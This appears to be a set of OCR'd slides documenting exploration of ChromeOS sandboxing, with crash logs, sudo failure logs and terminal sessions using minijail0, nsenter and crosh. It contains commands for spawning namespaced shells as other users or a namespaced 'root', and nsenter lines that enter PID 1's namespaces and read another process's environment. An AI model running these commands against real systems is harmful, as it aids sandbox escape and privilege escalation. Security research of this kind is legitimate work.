[ 3128.164836] traps: minijail0[8018] general protection ip:7f5a368d6db3 sp:7ffe211231e0 error:0 in libc-2.23.so[7f5a368a1000+1a1000]
[ 3608.733698] tpm_tis tpm_tis: command 0x65 (size 20) returned code 0x0
[ 3608.769629] tpm_tis tpm_tis: command 0x65 (size 22) returned code 0x0
[ 3608.805852] tpm_tis tpm_tis: command 0x65 (size 22) returned code 0x0
[ 3901.566239] traps: smbproviderd[8481] general protection ip:7f77a3323db3 sp:7fff518f7b40 error:0 in libc-2.23.so[7f77a32ee000+1a1000]
[ 3904.456131] traps: smbproviderd[8490] general protection ip:7fc09555edb3 sp:7fffa6c0bae0 error:0 in libc-2.23.so[7fc095529000+1a1000]
[ 3929.045506] traps: smbproviderd[8513] general protection ip:7fa3bc903db3 sp:7ffcd23bfc10 error:0 in libc-2.23.so[7fa3bc8ce000+1a1000]
[ 3931.962474] traps: smbproviderd[8522] general protection ip:7f050335edb3 sp:7ffd10ad9500 error:0 in libc-2.23.so[7f0503329000+1a1000]
[ 3935.265428] traps: smbproviderd[8532] general protection ip:7f390d7c7db3 sp:7fffd36ab360 error:0 in libc-2.23.so[7f390d792000+1a1000]
[ 3996.335950] traps: smbproviderd[8562] general protection ip:7feefb963db3 sp:7ffda7c9aef0 error:0 in libc-2.23.so[7feefb92e000+1a1000]
[ 4015.650410] traps: smbproviderd[8589] general protection ip:7f7e85662db3 sp:7ffceac8c8b0 error:0 in libc-2.23.so[7f7e8562d000+1a1000]
[ 4028.412016] traps: smbproviderd[8610] general protection ip:7fc551c26db3 sp:7fff443e0430 error:0 in libc-2.23.so[7fc551bf1000+1a1000]
```




Nested Minijails/Processes


```
exec minijail0 -u <user> -g <group> /full/path/to/binary
/sbin/minijail0 -U -m" -M" -gwheel /bin/bash
/sbin/minijail0 -I U -m -M /bin/bash
/sbin/minijail0 -I U -m -M -u0 -g0 /bin/bash
/sbin/minijail0 -I U -m -M -uchronos -gchronos /bin/bash
/sbin/minijail0 -c 0x30c0 -u shill -g shill -- /bin/sh
```




```
chronos@localhost / $ /sbin/minijail0 -U -m'' -M'' -gnobody /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
localhost / # id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
localhost / # env
TERM=xterm
SHELL=/bin/sh
DATA_DIR=/home/chronos
LC_ALL=en_US.utf8
USER=chronos
```




```
CRIT sudo[12504]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[12504]: shill-scripts : command not allowed ; TTY=unknown ; PWD=/ ; USER=root ; COMMAND=list
CRIT sudo[14500]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[14500]: shill-scripts : command not allowed ; TTY=unknown ; PWD=/ ; USER=root ; COMMAND=list
NOTICE sudo[24668]:     root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/pkill -HUP rsyslogd
CRIT sudo[25169]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[25169]: shill-scripts : user NOT in sudoers ; TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/bin/bash
CRIT sudo[26144]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[26144]: shill-scripts : user NOT in sudoers ; TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/bin/bash
NOTICE unix_chkpwd[26165]: password check failed for user (root)
CRIT sudo[26307]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[26307]: shill-scripts : user NOT in sudoers ; TTY=pts/3 ; PWD=/ ; USER=root ; COMMAND=/bin/bash
CRIT sudo[28904]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[28904]: shill-scripts : user NOT in sudoers ; TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/bin/bash
NOTICE sudo[29303]:     root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/pkill -HUP rsyslogd
CRIT sudo[29588]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]
ALERT sudo[31342]: shill-scripts : command not allowed ; TTY=pts/2 ; PWD=/opt ; USER=root ; COMMAND=list
NOTICE sudo[9053]:     root : TTY=unknown ; PWD=/ ; USER=chronos ; COMMAND=/bin/kill -9 -- -1
ALERT unix_chkpwd[13076]: could not obtain user info (chronos)
NOTICE sudo[13231]:     root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/pkill -HUP rsyslogd
WARNING unix_chkpwd[16708]: check pass; user unknown
NOTICE unix_chkpwd[16708]: password check failed for user (root)
WARNING unix_chkpwd[16710]: check pass; user unknown
NOTICE unix_chkpwd[16710]: password check failed for user (root)
NOTICE unix_chkpwd[17512]: inappropriate use of Unix helper binary [UID=1000]
```



```
chronos@localhost /proc/24106/fd $ ls -al
total 0
dr-x------ 2 chronos chronos  0 Jun 20 19:49 .
dr-xr-xr-x 8 chronos chronos  0 Jun 20 19:48 ..
lr-x------ 1 chronos chronos 64 Jun 20 19:49 0 -> 'pipe:[205798]'
l-wx------ 1 chronos chronos 64 Jun 20 19:49 1 -> 'pipe:[205797]'
lrwx------ 1 chronos chronos 64 Jun 20 19:49 2 -> '/dev/pts/1 (deleted)'
```



```
shell-init: error retrieving current directory: getcwd: cannot access parent directories: Success
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
sh_makepath: error retrieving current directory: getcwd: cannot access parent directories: Success
```



```
chronos@localhost /proc/self/fd $ kill 3255

process 19: arguments to dbus_connection_unref() were incorrect, assertion "connection != NULL" failed in file ..
/../dbus-1.10.12/dbus/dbus-connection.c line 2822.
This is normally a bug in some application using the D-Bus library.
```

⚠WARNING

UNORTHODOX HACKING METHODS IN PROGRESS!

Nsenter Exploration

```
nsenter --target 1 --mount --uts --ipc --net --pid -- sh
nsenter --mount=/proc/1/ns/mnt -- /bin/bash

/usr/bin/nsenter --target $PID --mount --uts --ipc --net --pid env -i - $(sudo cat /proc/$PID/environ | xargs -0) bash
```

Nested procs, namespace overlaps, race conditions, mounting mayhem, SUID strangeness, kernel panics, overflows, traps & exceptions!


Malfunction Logging

```
/home/chronos/chrome_debug.log
/var/log/chrome/chrome
/var/log/ui/ui.LATEST
tail -f /var/log/messages
tail -f /var/log/secure
dmesg -w
```


MORE CRASHES & OVERLAPS

HIGH SCORE
21000


ANOMALIES & STRANGENESS




```
localhost ~ # exit
logout
#
#
#
#
#
# ps
  PID TTY          TIME CMD
    1 ?        00:00:00 minijail-init
    2 ?        00:00:00 bash
   15 ?        00:00:00 su
   16 ?        00:00:00 bash
   52 ?        00:00:00 sqlite3
   56 ?        00:00:00 sh
  149 ?        00:00:00 ps
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
sqlite> exit
   ...> eit
   ...> /usr/bin/crosh: line 772: 13107 Killed                  ( /usr/bin/set_cellular_ppp "$@" )
crosh>
   ...> crosh>
   ...>
   ...>
   ...> crosh>
```




```
crosh>
crosh> exit
ERROR: unknown command: xi

crosh> nobody@localhost / $
crosh>
nobody@localhost / $
crosh>
nobody@localhost / $ id
ERROR: unknown command: id

crosh>
nobody@localhost / $
crosh>
crosh> id
crosh> id
bash: idi: command not found
nobody@localhost / $ id
ERROR: unknown command: did
```




```
localhost .. # pwd
self/fd/../..
localhost .. #
```




```
localhost 19308 # pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: Success
localhost 19308 # ls -al /prosymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
c/symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success

1symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/               cgroupssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
         dmasymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
              interruptssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
      keyssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
             miscsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
             sched_debugsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
     swapssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
            uptimesymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success

2symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/               cmdlinesymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
         drisymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/             iomemsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
            kmsgsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
             modulessymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
         schedstatsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
       syssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/             versionsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success

acpisymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/            consolessymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
        driversymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/          ioportssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
         kpagecountsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
      mountssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
          scsisymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
/            sysrq-triggersymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
  vmallocinfosymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
```




```
NOTICE sudo[31295]: pam_unix(sudo:auth): authentication failure; logname= uid=295 euid=0 tty=/dev/pts/2 r

ERR sudo[31295]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ERR sudo[31295]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ALERT sudo[31295]: shill-scripts : user NOT in sudoers ; TTY=pts/2 ; PWD=/ ; USER=root ; ENV=LD_LIBRARY_F

ERR sudo[31342]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
NOTICE sudo[31342]: pam_unix(sudo:auth): authentication failure; logname= uid=295 euid=0 tty=/dev/pts/2 r

ERR sudo[31342]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ERR sudo[31342]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ALERT sudo[31342]: shill-scripts : command not allowed ; TTY=pts/2 ; PWD=/opt ; USER=root ; COMMAND=list
INFO su[1867]: Successful su for root by root
INFO su[1867]: + /dev/pts/2 root:root
ERR su[1867]: bad group ID `0' for user `root': Invalid argument
INFO su[1868]: Successful su for chronos by root
INFO su[1868]: + /dev/pts/2 root:chronos
ERR su[1868]: bad group ID `1000' for user `chronos': Invalid argument
INFO su[2605]: Successful su for nobody by root
INFO su[2605]: + /dev/pts/1 root:nobody
ERR su[2605]: bad group ID `65534' for user `nobody': Invalid argument
INFO su[4171]: Successful su for root by root
INFO su[4171]: + ??? root:root
ERR su[4171]: bad group ID `0' for user `root': Invalid argument
```



```
chronos@localhost /proc/2436/fd $ ls
0    107  116  126  135  144  153  162  171  180  19   199  207  216  225  234  243  252  261  270  28   289  298  306  316  33  42  51  60  7   79  88  97
1    108  117  127  136  145  154  163  172  181  190  2    208  217  226  235  244  253  262  271  280  29   299  307  317  34  43  52  61  70  8   89  98
10   109  118  128  137  146  155  164  173  182  191  20   209  218  227  236  245  254  263  272  281  290  3    308  318  35  44  53  62  71  80  9   99
100  11   119  129  138  147  156  165  174  183  192  200  21   219  228  237  246  255  264  273  282  291  30   309  319  36  45  54  63  72  81  90
101  110  12   13   139  148  157  166  175  184  193  201  210  22   229  238  247  256  265  274  283  292  300  31   32   37  46  55  64  73  82  91
102  111  120  130  14   149  158  167  176  185  194  202  211  220  23   239  248  257  266  275  284  293  301  310  320  38  47  56  65  74  83  92
103  112  121  131  140  15   159  168  177  186  195  203  212  221  230  24   249  258  267  276  285  294  302  312  321  39  48  57  66  75  84  93
104  113  122  132  141  150  16   169  178  187  196  204  213  222  231  240  25   259  268  277  286  295  303  313  322  4   49  58  67  76  85  94
105  114  123  133  142  151  160  17   179  188  197  205  214  223  232  241  250  26   269  278  287  296  304  314  323  40  5   59  68  77  86  95
106  115  124  134  143  152  161  170  18   189  198  206  215  224  233  242  251  260  27   279  288  297  305  315  324  41  50  6   69  78  87  96
```



```
[37256.818101] ptrace of pid 24311 was attempted by: cat (pid 24412)
[37285.343212] ptrace of pid 24311 was attempted by: cat (pid 24425)
```



```
chronos@localhost /proc/19308 $ /sbin/minijail0 -m'0 1000 1' -- /bin/bash
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
sh_makepath: error retrieving current directory: getcwd: cannot access parent directories: Success
localhost 19308 # pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: Success
```


VISITING YOUR CELL MATES I

HIGH SCORE
21000


SEARCHING FOR ROOT?


Find User & Group IDs in /etc/passwd & /etc/group and access desired inmate with the following commands:

```
/sbin/minijail0 -I -U -m -u UID -g GID -M -- /bin/sh
/sbin/minijail0 -I -U -m’0 UID 1’ -M -- /bin/bash
/sbin/minijail0 -I -U -m -M -- /bin/dash
```




```
chronos@localhost / $ /sbin/minijail0 -U -m -u 0 -M -- /bin/bash
Aborted (core dumped)
chronos@localhost / $ /sbin/minijail0 -U -m -u 1 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bin@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 2 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 3 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
adm@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 4 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
lp@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 5 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@localhost / $ env
TERM=xterm
SHELL=/bin/sh
DATA_DIR=/home/chronos
LC_ALL=en_US.utf8
USER=chronos
```







```
chronos@localhost / $ /sbin/minijail0 -U -M -m -- /usr/bin/id
uid=0(root) gid=0(root) groups=0(root),65534(nobody)
```



```
chronos@localhost / $ /sbin/minijail0 -U -u65534 -g65534 -m -M'' /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@localhost / $ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```




```
chronos@localhost / $ /sbin/minijail0 -U -u65533 -g65533 -m -M'' /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@localhost / $ id
uid=65533 gid=65533(nogroup) groups=65533(nogroup),65534(nobody)
```




```
chronos@localhost / $ /sbin/minijail0 -U -u277 -g277 -m -M'' /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
cups@localhost / $ id
uid=277(cups) gid=277(cups) groups=277(cups),65534(nobody)
cups@localhost / $
```

NOT ROOT.



```
chronos@localhost / $ /sbin/minijail0 -U -m'' -M'' -gwheel /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
localhost / # id
uid=0(root) gid=10(wheel) groups=10(wheel),65534(nobody)
```




```
chronos@localhost / $ /sbin/minijail0 -I -M'' /bin/bash
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@localhost / $ id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nobody)
nobody@localhost / $ env
TERM=xterm
SHELL=/bin/sh
DATA_DIR=/home/chronos
```


VISITING YOUR CELL MATES II

HIGH SCORE
21000


WHERE IS ROOT?




```
chronos@localhost / $ pinky --help
Usage: pinky [OPTION]... [USER]...

  -l              produce long format output for the specified USERs
  -b              omit the user's home directory and shell in long format
  -h              omit the user's project file in long format
  -p              omit the user's plan file in long format
  -s              do short format output, this is the default
  -f              omit the line of column headings in short format
  -w              omit the user's full name in short format
  -i              omit the user's full name and remote host in short format
  -q              omit the user's full name, remote host and idle time
                  in short format
      --help     display this help and exit
      --version  output version information and exit

A lightweight 'finger' program;  print user information.
The utmp file will be /var/run/utmp.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/pinky>
or available locally via: info '(coreutils) pinky invocation'
chronos@localhost / $
chronos@localhost / $ pinky -l root
Login name: root                        In real life:  root
Directory: /root                        Shell:  /bin/bash

chronos@localhost / $ pinky -l chronos
Login name: chronos                     In real life:  system_user
Directory: /home/chronos/user           Shell:  /bin/bash

chronos@localhost / $ pinky -l shill-scripts
Login name: shill-scripts               In real life:  shill's debug scripts (when run via debugd)
Directory: /dev/null                    Shell:  /bin/false

chronos@localhost / $ pinky -l cups
Login name: cups                        In real life:  CUPS daemon
Directory: /dev/null                    Shell:  /bin/false
```



